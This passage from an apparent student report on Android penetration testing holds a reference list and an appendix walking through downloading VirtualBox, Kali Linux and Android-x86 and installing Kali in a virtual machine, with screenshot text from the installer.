Matthew Denis, Carlos Zena and Thaier Hayajneh. (2016). "Penetration testing: Concepts, attack methods, and defense strategies," 2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY, pp. 1-6

Michael Moore. (2017). Penetration Testing and Metasploit. Accessed 10 March 2021. <https://www.researchgate.net/publication/318710609_Penetration_Testing_and_Metasploit>.

Navdeep Sethi. (2016). Mobile Device Penetration Testing. (infosecinstitute.com). Accessed 9 March 2021. <https://resources.infosecinstitute.com/topic/mobile-device-penetration-testing/>.

Olivier Bizimana, Taha Belkhouja. (2017). Mobile Device Penetration Testing. Accessed 10 March 2021. <https://www.researchgate.net/publication/323152976_Mobile_Device_Penetration_Testing>.

Raj Samani, Gary Davis. McAfee Report 2019. Accessed 10 March 2021. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-mobile-threat-report-2019.pdf.

Roman Prodan, Yan Lypnytskyi. (2020). Pentesting Android Applications: Tools and Step-by-Step Intructions. Dev Blog. Accessed 10 March 2021. <https://www.apriorit.com/dev-blog/654-reverse-pentesting-android-apps>.

Sam Adams. (2021) Rapid7 and Velociraptor Join Forces. Rapid7 Blog. Accessed 21 April 2021. <https://www.rapid7.com/blog/post/2021/04/21/rapid7-and-velociraptor-join-forces/>

Sawan Bhan, S. & Nisha TN. (2019). An Open Source Android Applications Penetration Testing Lab. *International Journal of New Technology and Research (IJNTR),* 5(2). pp. 06-09.

Statista. (2021) "Annual number of mobile app downloads worldwide 2021 | Statistic," 2021. Accessed 10 March 2021. <https://www.statista.com/statistics/271644/worldwide-free-and-paid-mobileappstore-downloads/>.

Shipowners. (2017). Implementing risk assessments. Accessed 30 Jul 2021. <https://www.shipownersclub.com/implementing-risk-assessments/>

APPENDICES

DOWNLOAD APPLICATION

a) Oracle VM VirtualBox (Host Machine)

Download the Oracle VM VirtualBox version from
https://www.virtualbox.org/wiki/Downloads

b) Kali Linux OS (Tester Machine)

Download the ISO image for Kali Linux OS from
https://www.kali.org/downloads/


c) Android OS (Victim Machine)

Download Android Emulator ISO image from
https://www.android-x86.org/


INSTALLATION APPLICATION

b) KALI LINUX OS

1. Launch Virtual Box and Click **New** in the dialog box to create new OS.



2. Insert the **name** of the OS "newkali" and select the Linux under the **type** and the **version** choose Debian(64 bit) .



Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.


Name: newkali

Machine Folder: C:\Users\User\VirtualBox VMs

Type: Linux

Version: Debian (64-bit)

3. Select **4096MB** of RAM which stands for 4GB and click **Next**.



Create Virtual Machine


Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **512** MB.

4096 MB

4. Select **Create a virtual hard drive** and click **Create**.



Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **12.00 GB**.


○ Do not add a virtual hard disk

● Create a virtual hard disk now

○ Use an existing virtual hard disk file

Windows XP.vdi (Normal, 10.00 GB)

5. Select **VDI** and click **Next.**



Create Virtual Hard Disk

Hard disk file type


Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

● VDI (VirtualBox Disk Image)

○ VHD (Virtual Hard Disk)

○ VMDK (Virtual Machine Disk)

6. Select **Dynamically allocated** and then click **Next**.



Create Virtual Hard Disk

Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).


A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.

● Dynamically allocated

○ Fixed size

7. Select **20GB** for the storage size of this OS and then click **Create**.



Create Virtual Hard Disk

File location and size


Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.

C:\Users\User\VirtualBox VMs\kali\newkali.vdi


Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

20.00 GB

8. After done create the OS in VirtualBox, next is click **Start** on the dialog box to launch the Kali Linux OS.



9. Select the start-up disk and then click **Start**.




Select start-up disk

Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.

The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.


kali-linux-2020.3-installer-amd64.iso (3.69 GB)

10. Next choose **Graphical Install** and press **Enter**.



KALI
Kali Linux installer menu (BIOS mode)
Graphical install
Install
Advanced options
Accessible dark contrast installer menu
Help
Install with speech synthesis

11. Choose any prefer language "**English**" and press **Continue.**




Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

Chinese (Simplified)	-	中文(简体)
Chinese (Traditional)	-	中文(繁體)
Croatian	-	Hrvatski
Czech	-	Čeština
Danish	-	Dansk
Dutch	-	Nederlands
Dzongkha	-	རྫོང་ཁ
English	-	English
Esperanto	-	Esperanto
Estonian	-	Eesti
Finnish	-	Suomi
French	-	Français
Galician	-	Galego
Georgian	-	ქართული
German	-	Deutsch

12. Next, chose the location as **United State** and keyboard as **American English.** Thenpress **Continue**.




Select your location

The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other

